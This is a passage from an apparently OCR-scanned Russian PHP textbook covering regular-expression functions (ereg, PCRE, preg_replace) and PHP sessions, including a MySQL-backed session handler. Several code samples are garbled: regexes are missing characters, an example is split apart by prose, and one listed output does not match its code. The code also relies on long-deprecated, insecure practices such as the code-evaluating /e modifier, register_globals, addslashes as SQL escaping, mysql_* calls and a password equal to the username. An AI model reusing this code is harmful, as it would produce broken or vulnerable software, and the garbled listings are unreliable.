Эта функция идентична `ereg_replace()`, за исключением того, что она игнорирует регистр при сравнении символов алфавита:

```
$text_with_links = eregi_replace("([[:alnum:]]+)//([[:space:]]*)([[:alnum:]#?/&=])", "<a href=\"$\\1://\\2\\3\" target=\"_blank\">\\1://\\2\\3</a>", $see_also);
```

Эта функция принимает строку `$see_also`, ищет в ней похожий на URL шаблон и возвращает ссылку HTML с правильными тегами `<a href= ... >`.

Подстрока `([[:alnum:]]+)` соответствует одному или нескольким буквенно-цифровым символам, а это могут быть `http` или `ftp`, или `mailto`. За ними следует `//`. Вторая группа скобок `([[:space:]]*)` гарантирует, что после `//` нет пробельных символов. Третья группа скобок `([[:alnum:]#?/&=])` соответствует всем буквенно-цифровым символам, следующим за второй группой скобок и некоторым дополнительным символам, встречающимся в URL.

Загадочного вида строка замены представляет собой просто ряд ссылок на найденные подстроки. Часть `<a href=\` генерирует начало ссылки HTML. `\1` представляет собой, как отмечалось, ссылку на соответствие первой паре круглых скобок. Аналогично `\2` и `\3` ссылаются на соответствие второй и третьей парам круглых скобок. Такая система не гарантирует отсутствие ошибок, поскольку она сделает гиперссылку из `www.sanisoft.com/`, но не найдет соответствия `www.sanisoft.com/`.

### **split()**

```
array split(string pattern, string string [, int limit])
```

Данная функция возвращает массив строк, представляющих собой подстроки `string`, образованные в результате ее расщепления по границам, заданным регулярным выражением в `pattern`. Если задан параметр `limit`, то возвращаемом массиве будет не более `limit` элементов, последний из которых содержит оставшуюся часть `string`:

```
$date = "19/Sep/1966 is my date of birth";
// Delimiters may be slash, dot, hyphen or space
$array_date = split('/. -]', $date, 4);
echo("Day: $array_date[0]; Month: $array_date[1]; Year: $array_date[2]<br>\n");
echo($array_date[3]);
```

Приведенный фрагмент кода выводит следующий результат:

```
Day: 19; Month: Sep; Year: 1966
is my date of birth
```

Если нет необходимости в применении регулярных выражений, то вместо `split()` можно рекомендовать функцию `explode()` или `strtok()`.

### **spliti()**

```
array spliti(string pattern, string string [, int limit])
```

Эта функция идентична `split()`, но игнорирует регистр при сравнении символов алфавита.

### **sql\_regcase()**

```
string sql_regcase(string string)
```

Эта функция возвращает допустимое регулярное выражение, которое соответствует строке `string` без учета регистра.

Регулярное выражение представляет собой строку `string`, в которой каждый символ превращен в выражение в квадратных скобках, причем каждый символ задан на верхнем и нижнем регистре, если это возможно:

```
echo(sql_regcase("Wrox Press"));
```

Этот код выводит следующее:

```
[Ww] [Rr] [Oo] [Xx] [Pp] [Rr] [Ee] [Ss] [Ss]
```

Вспомним задачу со вставкой тегов HTML в гостевую книгу. Ее решает такой код:

```
echo(ereg_replace("<[^>]*>", "", "<b>This is a test</b>"));
```

Этот код заменяет все теги HTML пустыми строками. Быстрый анализ выражения `<[^>]*>` показывает, что оно соответствует строке, начинающейся символом `<`, за которым следует хотя бы один символ, отличный от `>`, что определяется частью `"[^>]*"`, и, наконец, строка должна заканчиваться символом `>`.

В следующем примере выполняется проверка синтаксиса адреса электронной почты без учета регистра с помощью построенного ранее регулярного выражения:

```
if (!eregi("^([-a-z0-9_.]+@[ -a-z0-9.]+(\.[ -a-z0-9]+)+)*$",
           $email)) {
    echo("Invalid email syntax");
}
```

## Регулярные выражения, совместимые с Perl

Начиная с версии 3.0.9 PHP поддерживает ряд функций **Perl-совместимых регулярных выражений** (PCRE). PCRE заключаются в ограничители, в качестве которых чаще всего выступает прямой слэш (/). Роль ограничителя может играть любой **символ**, за исключением буквенно-цифровых или обратного слэша (\). Если символ-ограничитель должен содержаться в самом выражении, то перед ним необходимо поставить обратный слэш.

Вот простое корректное PCRE, соответствующее слову «php» в строке:

```
/php/
```

За конечным ограничителем могут следовать модификаторы, влияющие на характер соответствия. Модификаторы - это символы, придающие особый смысл предшествующему выражению. В следующем примере в качестве модификатора выступает **i**:

```
/php/i
```

Ниже приводятся часто используемые модификаторы:

- i

Поиск соответствия игнорирует регистр. Таким образом, «/php/i» будет соответствовать как строке «**php**», так и строке «**PHP**».

- x

Интерпретатор PCRE игнорирует пробельные символы, имеющиеся в шаблоне. Символы, находящиеся между непреобразованным символом # вне класса символов и следующим символом перевода строки, тоже игнорируются, что позволяет писать комментарии внутри сложных PCRE, как показано ниже:

```
/      # Начало шаблона
\b      # Искать границу слова
    web  # Искать "web"
\b      # и границу слова
/xi     # x - для пробелов и комментариев, i - для игнорирования регистра
```

Как показывает этот пример, можно одновременно указывать несколько **модификаторов**.

- e

Этот модификатор используется только функцией `preg_replace()`. Эта функция осуществляет обычную замену ссылок \\ в строке замены, выполняет ее как код PHP и использует полученный результат для замены в обрабатываемой строке. Чтобы лучше разобраться, рассмотрим такой код:

```
$an_html_string = "<b>Этот текст выделен жирным шрифтом</b> и <u>Этот текст
                    подчеркнут</u>";
$new_html_string = preg_replace("/(<\!/?)(\w+)([^>]*>)/e",
```

Функция `strtoupper()` применяется к каждому \2, являющемуся соответствием выражению во второй группе круглых скобок (см. в предыдущем разделе объяснение ссылки \)). В результате все буквенно-цифровые символы между < и > преобразуются к верхнему регистру:

```
'''\1':strtoupper(''\2'').'\3'', $an_html_string);
//$new_html_string будет содержать "<B>Этот текст выделен жирным шрифтом</B> и
<U>Этот текст подчеркнут</U>"
```

Одно из применений обратного слэша \ заключается в задании общих типов символов, аналогичных [:alnum:] и другим сокращенным записям в регулярных выражениях POSIX.

Ниже приводится список общих типов символов в PCRE (табл. 7.1):

*Таблица 7.1. Общие типы символов в PCRE*

| Сокращение | Описание  |
|------------|---|
| \d         | Соответствует любой десятичной цифре                |
| \D         | Соответствует любому символу, кроме десятичных цифр |
| \s         | Соответствует любому пробельному символу            |
| \S         | Соответствует любому символу, кроме пробельных      |
| \w         | Соответствует любому символу «слова»                |
| \W         | Соответствует любому символу «неслова»              |

Другое применение обратного слэша относится к некоторым простым утверждениям. Утверждение (assertion) задает некое условие, которое должно выполняться в конкретном месте соответствия, не «съедая» при этом символов проверяемой строки. Есть такие утверждения с обратным слэшем (табл. 7.2):

*Таблица 7.2. Утверждения с обратным слэшем*

| Сокращение | Описание  |
|------------|---|
| \b         | Граница слова   |
| \B         | Отсутствие границы слова  |
| \A         | Начало строки (независимо от многострочного режима)                                   |
| \V         | Конец строки или символ перевода строки в конце (независимо от многострочного режима) |
| \z         | Конец строки (независимо от многострочного режима)                                    |

Подробное обсуждение синтаксиса и применения PCRE можно найти на сайте <http://www.pcre.org/>.

### Функции PHP, связанные с PCRE

Посмотрим теперь, какие функции, связанные с PCRE, имеются в PHP.

### preg\_match()

```
int preg_match(string pattern, string subject [, array matches])
```

Эта функция ищет в строке `subject` соответствие регулярному выражению, заданному в `pattern`. Если задан необязательный третий параметр `matches`, то в него помещаются результаты поиска. `$matches[0]` будет содержать текст, соответствующий шаблону целиком, а в `$matches[1]` сохраняется текст, соответствующий первой части найденного шаблона, которая заключена в круглые скобки, и т. д.

### preg\_match\_all()

```
int preg_match_all(string pattern, string subject,
array matches [, int order])
```

Эта функция возвращает `true`, если в строке `subject` найдено соответствие шаблону `pattern`, либо `false`, если соответствие не найдено или возникла ошибка.

Эта функция ищет в строке `subject` все соответствия регулярному выражению, заданному в `pattern`, и помещает их в `matches` в порядке, указанном в `order`. После того как найдено первое соответствие, поиск продолжается с конца последнего соответствия. Переменная `order` может принимать два значения:

- `PREG_PATTERN_ORDER`

Такой порядок означает, что `$matches[0]` будет массивом полных соответствий шаблону, `$matches[1]` - массивом строк, соответствующих первой части шаблона, заключенной в круглые скобки, и т. д.

- `PREG_SET_ORDER`

Результаты поиска упорядочиваются так, что `$matches[0]` становится массивом первой группы совпадений, `$matches[1]` - массивом второй группы совпадений и т. д.

Если порядок `order` не задан, предполагается `PREG_PATTERN_ORDER`. Смысл поясняет следующий код:

```
$html_string = "<b>I am bold</b><a href=getme.html>Get Me</a>";
preg_match_all("/(<([^\w]+)[^>]*>)(.*)(<\/\>2>)/", $html_string,
$matches, PREG_PATTERN_ORDER);
for ($i=0; $i< count($matches[0]); $i++) {
    echo("matched: ".$matches[0][$i]."\n");
    echo("part 1: ".$matches[1][$i]."\n");
    echo("part 2: ".$matches[3][$i]."\n");
    echo("part 3: ".$matches[4][$i]."\n\n");
}
```

Этот фрагмент кода выводит следующий результат:

```
matched: <b>I am bold</b>
part 1: <b>
part 2: I am bold
part 3: </b>
```

```

matched: <a href=getme.html>Get Me</a>
part 1: <a href=getme.html>
part 2: Get Me
part 3: </a>
```

Смотреть надо исходный код **HTML**, а не страницу, выводимую броузером. Теперь, если изменить порядок на **PREG\_SET\_ORDER**, то будет выведено:

```

matched: <b>I am bold</b>
part 1: <a href=getme.html>Get Me</a>
part 2:
part 3:

matched: <b>
part 1: <a href=getme.html>
part 2:
part 3:

matched: b
part 1: a
part 2:
part 3:

matched: I am bold
part 1: Get Me
part 2:
part 3:

matched: </b>
part 1: </a>
part 2:
part 3:
```

### **preg\_replace()**

```
mixed preg_replace(mixed pattern, mixed replacement, mixed subject [, int limit])
```

Эта функция ищет в строке **subject** соответствия регулярному выражению, заданному в **pattern**, и заменяет их на **replacement**.

Если указать **limit**, то заменены будут только **limit** соответствий; если **limit** опущен или равен **-1**, заменяются все найденные соответствия. Стока **replacement** может содержать ссылки на найденный текст вида **\\$n**. Они действуют так же, как в рассмотренной функции **eregi\_replace()**. Уже говорилось, что если в **pattern** есть части, заключенные в круглые скобки, то в **replacement** могут быть подстроки вида **\\$n**, которые будут заменены текстом, соответствующим **n**-й подстроке в **скобках**. **\\$0** порождает содержимое строки целиком. Количество подстрок может достигать девяти. Скобки могут быть вложенными, и тогда они нумеруются по открывающей скобке.

Каждый параметр **preg\_replace()** может быть массивом. Если **subject** представляет собой массив, то поиск и замена выполняются над каждым его элементом, а возвращаемое значение тоже будет массивом. Если массивами являются **pattern** и **replacement**, то **preg\_replace()** берет значения из каждого

массива и использует их при поиске и замене в `subject`. Если в `replacement` меньше значений, чем в `pattern`, то в качестве недостающих значений для замены используются пустые строки. Если `pattern` - массив, а `replacement` - строка, то эта строка используется для замены с каждым значением `pattern`. Обратная ситуация не имеет смысла.

Мы рассматривали ранее, как вырезать теги HTML из блока текста, теперь покажем, как из того же участка кода вырезать весь код JavaScript или VBScript с помощью единственного обращения к `preg_replace()`. Вот как это делается:

```
<?php  
  
$html_block = "<script language='javascript'>  
  
    function jobForm_Validator(f)  
{  
        if (f.elements[0].value.length < 3) {  
            alert('You must type your name and it should be at  
                  least 3 characters long');  
            f.elements[0].focus();  
            return(false);  
        }  
    }  
</script>  
    <title>Job Application</title>  
    </head>  
    <body bgcolor=#FFFFFF>  
        h1 align=center>Job Application</h1>  
    </body>  
";  
  
// Регулярное выражение для поиска тегов script  
$search = array ("^<script[^>]*?>.*?</script>'si",  
// Регулярное выражение для поиска тегов html  
      "'<[^>]*>'si");  
  
$replace = array("", //Replace with null  
                 ""); //Replace with null  
  
$plain_text = preg_replace($search, $replace, $html_block);  
echo($plain_text);  
?>
```

Этот код выводит следующий результат (рис. 7.7):




Рис. 7.7. Результат удаления тегов HTML из блока текста

Может возникнуть соблазн вместо "`<script[^>]*?>.*?</script>`" написать "`<script.*?>`", но при внимательном рассмотрении или выполнении модифицированного таким образом примера обнаруживается, что возвращается пустая строка, потому что `>` в составе "`<script.*?>`" будет соответствовать последнему, а не первому символу `>`, кроме того, оператор `>` в сценарии также сорвал бы работу регулярного выражения.

Как уже объяснялось, модификатор `/e` заставляет `preg_replace()` рассматривать параметр `replacement` как код PHP, после того как выполнена соответствующая замена ссылок. Следите затем, чтобы в `replacement` была допустимая строка кода PHP, иначе PHP сообщит об ошибке синтаксического анализа в строке, содержащей `preg_replace()`.

### **preg\_split()**

```
array preg_split(string pattern, string subject  
    [, int limit [, int flags]])
```

Эта функция возвращает массив подстрок `substr`, выделенных по границам, соответствующим шаблону `pattern`. Если задан параметр `limit`, то количество возвращаемых подстрок ограничено этим числом. Если `flags` имеет значение `PREG_SPLIT_NO_EMPTY`, то функция `preg_split()` возвратит только непустые подстроки.

### **preg\_quote()**

```
string preg_quote(string str [, string delimiter])
```

Эта функция берет строку `str` и помещает обратный **слэш** перед каждым символом, который участвует в синтаксисе регулярных выражений (`. \\\ + * ? [ ^ ] $ ( ) { } = ! < > | :`). Если задан необязательный параметр `delimiter`, то он будет преобразован таким же образом. Это полезно для преобразования в escape-последовательность ограничителя, необходимого в функциях PCRE.

## **Резюме**

В этой главе мы рассмотрели несколько простых понятий, на которых, однако, основана большая часть взаимодействия пользователя с приложением. Нами были изучены:

- Получение данных от пользователя
- Обработка пользовательских данных
- Более удачный способ выполнения этих задач с помощью объектно-ориентированного подхода
- Регулярные выражения и их эффективное применение

# 8

## Сеансы и cookies

Сеансы и cookies дают возможность «помнить» сведения о пользователях, предоставляя свои способы хранения переменных при переходах между несколькими страницами. Сеансы (sessions) хранят данные во временных файлах на жестком диске сервера. Cookies хранят на компьютере клиента небольшие файлы, которые броузер отсылает обратно серверу по запросу.

В PHP3 не было встроенной поддержки сеансов. Поддержка сеансов обеспечивалась библиотекой сценариев под именем **PHPLib**. Функции сеансов PHPLib были определены в сценариях, которые требовалось включать в каждый сценарий, которому была нужна поддержка сеансов. Встроенная поддержка сеансов PHP4 быстрее и удобнее, чем функции сеансов PHPLib.

Как сеансы, так и cookies очень удобны в таких приложениях, как корзины покупок и доски сообщений, которым требуется возможность отслеживать пользователей на протяжении нескольких страниц.

В этой главе мы рассмотрим следующие вопросы:

- Поддержка сеансов в PHP
- Сеансы PHP
- Заказные функции для работы с сеансами
- Генерирование сеансов через URL и cookies
- Cookies
- Пример приложения, использующего cookies
- Проблемы, связанные с cookies
- Некоторые дополнительные функции сеансов

## Сеансы

Обычно переменные по умолчанию уничтожаются, когда сценарий PHP завершает работу, тем самым освобождая системную память и разрешая повторно использовать имена переменных.

Сеанс представляет собой группу переменных, которые сохраняются с целью последующего доступа к ним, даже после завершения выполнения сценария PHP. Переменная сеанса сохраняется при переходе с одной страницы на другую без физической передачи этой информации. Например, переменной сеанса является та, которая сохраняет имя зарегистрировавшегося пользователя. Эта информация может переноситься с одной страницы на другую.

### Добавление поддержки сеансов в PHP

Во многих дистрибутивах PHP (например, в ports collection для FreeBSD) теперь есть экраны настройки, в которых можно вручную выбрать, что включить в сборку PHP.

Для того чтобы узнать, какие параметры поддержки сеансов включены, можно воспользоваться `phpinfo.php`, обсуждавшимся в главе 2. Если поддержка сеансов включена, то сценарий выведет среди прочего и раздел, подобный показанному на рис. 8.1.

Поддержка сеансов встроена в PHP4, но примеры, приводимые в книге, написаны так, чтобы они могли работать с любой версией PHP. Вот стандартная команда настройки PHP4, которая включает определенные свойства сеансов:

```
$ ./configure --enable-track-vars --enable-trans-sid --enable-register-globals \ --  
[другие параметры настройки]
```

- **--enable-track-vars**

Эта директива указывает на необходимость автоматической регистрации переменных PHP, передаваемых в запросах GET или POST, а также из переменных, хранящихся в cookies и сеансах. Эти переменные хранятся в массивах `$HTTP_ENV_VARS`, `$HTTP_GET_VARS`, `$HTTP_POST_VARS`, `$HTTP_COOKIE_VARS` и `$HTTP_SESSION_VARS`.

- **--enable-trans-sid**

Параметр `--enable-trans-sid` разрешает PHP явно передавать себе ID сеанса. Эта директива конфигурации позволяет передавать сеанс через URL. В противном случае ID должен передаваться через GET и URL с помощью POST или cookies (что не всегда надежно).

При необходимости PHP помещает переменную на другие страницы сайта. Данный параметр весьма полезен, особенно если в браузере пользователя отключена поддержка cookies. Его можно также установить в файле `php.ini`.




Рис. 8.1. Информация о поддержке сеансов, полученная от *phpinfo.php*

- **--enable-register-globals**

Этот параметр настройки разрешает регистрировать переменные окружения, GET, POST, cookie и сеансов (**EGPCS**) как глобальные переменные. Например, если `--enable-register-globals` не включен, обращаться к переменной сеанса `username` придется через ассоциативный массив, содержащий все сеансовые переменные для данного сеанса, в виде `$HTTP_SESSION_VARS['username']`. Если параметр включен, можно обратиться к переменной с именем `$username`, а не к ассоциативному массиву, содержащему эту переменную. Этот параметр тоже есть в файле `php.ini`.

Начиная с PHP 4.0 beta 2 параметр `--enable-register-globals` перемещен в `php.ini`, запись с именем `register_globals`. Значениями этого параметра могут быть `on` или `off` (по умолчанию регистрация была включена вплоть до версии PHP 4.2.0. В современных версиях PHP этот параметр по умолчанию отключен).

Перечисленные параметры настройки могут также быть установлены в файле `php.ini`.

Если пользователь перенаправляется на страницу, находящуюся на другом сайте, PHP не станет прозрачно передавать переменную сеанса, независимо от того, поддерживает ли сеансы интерпретатор PHP на удаленном сайте. Поэтому, переадресуя пользователя на отдельную страницу другого домена или сервера (когда известно, что там нужна поддержка переменной сеанса), передавайте сеанс через URL на случай, если у пользователя отключена поддержка cookies.

## Использование сеансов PHP

Сеансы - это группы переменных, которые сохраняются, даже если сценарий завершен. Обычно сеанс открывается, когда пользователь просматривает страницу на сайте, и завершается по тайм-ауту (определенному в файле `php.ini`) или на странице сайта, которая закрывает сеанс.

Сеансы PHP открываются с помощью функции `session_start()`, возвращающей `true` или `false`. Эта функция сообщает PHP, что он должен начать сеанс и найти ID сеанса (SID), хранящийся в переменной SID. Когда найден SID, с сервера загружаются другие переменные, относящиеся к сеансу.

## Открытие сеансов

```
boolean session_start();
```

Сеансовые переменные имеют глобальную область действия.<sup>1</sup> Это означает, что любая страница PHP, использующая сеансы, чтобы сделать отдельную страницу совместимой с сеансами, может обращаться к ним без помощи cookies или методов запроса. Это обусловлено использованием на этой странице функции `session_start()`, благодаря чему ей становятся доступны все переменные сеанса. Эти переменные создаются с помощью функции `session_register()` - функции, которая возвращает `true` или `false` и принимает на входе имя переменной.

По умолчанию в UNIX-подобных системах сеансы хранятся в каталоге `/tmp/`. Этот путь можно изменить, отредактировав файл `php.ini`. Пользователи Windows могут заменить его имеющимся каталогом для хранения временных файлов или создать новый каталог для хранения файлов сеансов.

## Регистрация переменных сеансов

```
boolean session_register(mixed name [, mixed ...])
```

Вызов функции `session_register("username")` регистрирует переменную, хранящую имя регистрации пользователя. Мы отказываемся от переменной `$username` и указываем `session_register()` на необходимость зарегистрировать

<sup>1</sup> В том случае, если параметр `register_globals` включен. Переменные сеанса всегда регистрируются в массивах `$_HTTP_SESSION_VARS` и `$_SESSION` (начиная с PHP 4.1.0) вне зависимости от установки `register_globals`. - Примеч. науч. ред.

переменную с именем `username`.<sup>1</sup> Все изменения переменных, зарегистрированных `session_register()`, автоматически обновляются PHP и сохраняются для других страниц, содержащих обращения к переменным.

Если передать `session_register()` в качестве аргумента переменную, функция попытается зарегистрировать содержимое этой переменной в качестве переменной сеанса (следуя практике поддержки PHP изменяемых переменных - variable variables). Вот соответствующий пример:

```
<?php
$os = "BSD";
session_register($os); // $os зарегистрирована как "BSD"
$name = "devon";
$devon = "my name";
session_register($name); // регистрирует переменную "devon" со значением "my name"
?>
```

Теперь мы проинициализируем сеанс, продолжим его и зарегистрируем переменную:

```
<?php
session_start(); // начать или продолжить сеанс
$user = "dodell"; // инициализировать переменную для пользователя
// зарегистрировать переменную "user" и вывести данные.
if (session_register("user")) {
    echo("User field set to $user.");
} else {
    echo("Could not set the session variable!");
}
?>
```

<sup>1</sup> Практика регистрации сеансовых переменных претерпела некоторые изменения начиная с версии PHP 4.2.0, что вносит некоторую путаницу. Функция `session_register()` применима только к глобальным переменным, следовательно, требует, чтобы параметр `register_globals` был включен. В том случае, если он выключен, начиная с PHP 4.2.0, сеансовые переменные регистрируются присваиванием элементам ассоциативного массива `$_SESSION`. Таким образом, аналогом вызова `session_register("username")` при выключенном параметре `register_globals` служит присваивание `$_SESSION['username'] = $username` (предполагается, что переменная `$username` содержит имя пользователя; а поскольку это обычное присваивание, то вместо `$username` можно передать литерал, результат возврата функции или переменную с другим именем - главное, чтобы логика программы не была нарушена). Дело в том, что `session_register` в действительности делает то же самое - помещает значение глобальной переменной в этот специальный массив, который содержит все зарегистрированные переменные сеанса и сохраняется для будущего доступа к этим переменным. - Примеч. науч. ред.

Сохраним эту страницу в файле `session1.php` и создадим новую страницу с именем `session2.php`, содержащую следующий код:

```
<?php
session_start();
echo("Welcome to the user area, $user!");
?>
```

Сначала откроем в броузере `session1.php` (рис. 8.2):




Рис. 8.2. Результат работы сценария `session1.php`

Страница должна быть выдана сервером, а не просто открыта в дереве каталогов. Если появится сообщение об ошибке, надо проверить правильность настроек в `php.ini` и корректность компиляции PHP.

Теперь откроем `session2.php`, что должно дать такой результат (рис. 8.3):




Рис. 8.3. Результат работы сценария `session2.php`

Данный ID сеанса хранится в cookie, и сеанс будет завершен при закрытии броузера.

Разберемся несколько глубже с разработкой приложений и создадим систему запоминания пользователя, которая не зависит от cookies, поскольку на них нельзя полагаться ввиду частого отключения их поддержки броузерами.

**Следующие примеры будут выполняться только при компиляции PHP с параметром `--enable-trans-sid` или правильными установками в файле `php.ini`. Если этого не сделать, то потребуется указать в поле action формы: `action="[page].php<?=SID?>"`. В результате PHP будет вставлять константу `SID`, которая содержит текущий 5ID в строке запроса `SET`, в поле action формы.**

## Создание собственных функций для поддержки сеансов

В данном разделе мы создадим собственные функции для поддержки сеансов с использованием базы данных MySQL. В главе 2 есть раздел, подробно описывающий установку MySQL, а в главе 17 рассматривается интерфейс PHP с MySQL.

Собственные функции для сеансов требуются потому, что по умолчанию каждый сеанс хранится в отдельном файле во временном каталоге. На крупных серверах оказывается довольно сложно совместно использовать сеансы на разных машинах с установкой обработки сеансов по умолчанию. Кроме того, на больших сайтах файловая система оказывается загроможденной большим количеством файлов.

Преимущества использования заказных функций обработки сеансов при работе с базой данных MySQL следующие:

- Обеспечивается больше порядка в файловой системе
- Значительно облегчается написание программ с поддержкой сеансов на многозвездных системах
- Изменения в базе данных не затрагивают сценарии, использующие сеансы

## Настройка базы данных

Сначала создадим базу данных, в которой будут храниться сеансы и их данные. Запустим клиент MySQL и выполним такие команды:

```
mysql> CREATE DATABASE sessions;
mysql> GRANT all ON sessions.* TO sessionmanager@localhost
IDENTIFIED BY 'sessionmanager';
mysql> USE sessions;
mysql> CREATE TABLE sessions
(
    session_key CHAR(32) NOT NULL,
    session_expire INT(11) UNSIGNED NOT NULL,
    session_value TEXT NOT NULL,
    PRIMARY KEY (session_key)
);
```

Эти команды создают базу данных `session` и предоставляют пользователю `sessionmanager` доступ к базе данных на локальной машине. Этот пользователь идентифицируется по паролю `sessionmanager`. Затем мы сообщаем MySQL о необходимости сделать `sessions` текущей базой данных. После этого создаем таблицу `sessions` с полями, необходимыми для хранения информации, к которой обращаются приводимые ниже сценарии.

Теперь напишем сценарий PHP `handler.php`, и включим его в каждый файл, к которому захотим добавить поддержку сеансов:

```
<?php
$HOST = "localhost";
$DBNAME="sessions";
$USER = "sessionmanager";
$PASS = "sessionmanager";

session_start();

//Имя обработчика/указателя MySQL, который будем использовать, и срок жизни //
сеанса, взятый из php.ini

$HANDLER = "...";
$LIFETIME = get_cfg_var("session.gc_maxlifetime");
```

Проверьте, чтобы `session.save_handler` имел значение `user`, а `magic_quotes_gpc` имел значение `on` в файле `php.ini`. Кроме того, требуется установка некоторых переменных, связанных с конфигурацией базы данных. Измените при необходимости имя хоста. Имя базы данных, пользователя и пароль следует оставить без изменений, если только база данных не была создана в конфигурации, отличной от описанной ниже.

Прежде чем писать сценарий, посмотрим, как PHP обрабатывает каждую из этих функций:

- PHP инициализирует сеанс с помощью `sessionOpen()`. Она принимает аргументы `$sess_path` и `$session_name`, с помощью которых PHP может изменить каталог и имя файла, в которых сохраняется сеанс.
- PHP закрывает сеанс с помощью функции `sessionClose()`, когда завершается выполнение сценария. Не следует путать `sessionClose()` и `session_destroy()`, которая полностью удаляет всю информацию сеанса.
- PHP читает данные для нужного сеанса с помощью функции `sessionRead()`, передавая ей ключ сеанса - заботиться о сериализации данных и обратной процедуре нет необходимости.
- В конце сценария PHP записывает данные сеанса с помощью функции `sessionWrite()`.
- PHP периодически вызывает функцию `sessionGc()`, что может делаться неявно. Эта функция уничтожает старые данные сеанса, срок годности которых истек.

Теперь напишем сценарий PHP.

Функция `sessionOpen()` открывает постоянное соединение с базой данных и выбирает базу данных, используемую в сеансе:

```
function sessionOpen($save_path, $session_name)
{
    global $HOST, $DBNAME, $USER, $PASS, $HANDLER;
```

```
if (!$HANDLER = mysql_pconnect($HOST, $USER, $PASS)) {
    echo("<li>Can't connect to $HOST as $USER");
    echo("<li>MySQL Error: ", mysql_error());
    die;
}

if (!mysql_select_db($DBNAME, $HANDLER)) {
    echo("<li>We were unable to select database $DBNAME");
    die;
}

return true;
}
```

Обратите внимание, что PHP требует передачи обработчику переменных `$save_path` и `$session_name` несмотря на то, что они не имеют значения, поскольку сеансы сохраняются в базе данных.

Поскольку мы открываем постоянное соединение с базой данных, функция `sessionClose()` не должна ничего выполнять:

```
function sessionClose()
{
    return true;
}
```

В функции `sessionRead()` мы читаем данные сеанса, соответствующие переданному ключу. Следовательно, можно ограничиться простой командой `SELECT` при условии, что срок истечения годности достаточно велик:

```
function sessionRead($session_key)
{
    global $session;

    $session_key = addslashes($session_key);

    $session_session_value =
        mysql_query("SELECT session_value
                     FROM sessions WHERE session_key = '$session_key'")
        or die(db_error_message());

    if (mysql_numrows($session_session_value) == 1) {
        return mysql_result($session_session_value, 0);
    } else {
        return false;
    }
}
```

Запись сеанса в базу данных требует несколько больших усилий. Сначала мы попытаемся записать новый ключ в базу данных командой `INSERT`. Если это не удастся, значит, в базе данных уже есть ключ с таким именем, и тогда

ключ записывается командой UPDATE. Срок годности устанавливается согласно значению, заданному по умолчанию для продолжительности сеанса в файле php.ini:

```
function sessionWrite($session_key, $val)
{
    global $session;

    $session_key = addslashes($session_key);
    $val = addslashes($val);
    $session = mysql_result(mysql_query("SELECT COUNT(*) FROM sessions
WHERE session_key = '$session_key'"), 0);

    if ($session == 0) {
        $return =
            mysql_query("INSERT INTO sessions
                (session_key, session_expire, session_value)
            VALUES ('$session_key',
                UNIX_TIMESTAMP(NOW()), '$val')")
        or die(db_error_message());
    } else {
        $return = mysql_query("UPDATE sessions
            SET session_value = '$val',
                session_expire = UNIX_TIMESTAMP(NOW())
            WHERE session_key = '$session_key'")
        or die(db_error_message());
    }

    if (mysql_affected_rows() < 0) {
        echo("We were unable to update session
            session_value for session $session_key");
    }
}
return $return;
}
```

Уничтожение сеансов в базе данных требует простого удаления из нее всех сеансов с указанным ключом:

```
function sessionDestroyer($session_key)
{
    global $session;
```

Функция addslashes() возвращает строку, в которой поставлен обратный слэш перед всеми символами, которые должны преобразовываться в запросах к базе данных и т. д. Эти символы - одинарная кавычка ('), двойная кавычка ("), обратный слэш () и NULL (нулевой байт):

```
$session_key = addslashes($session_key);

$return = mysql_query("DELETE FROM sessions
    WHERE session_key = '$session_key'")
or die(db_error_message());
```

```
    return $return;
}
```

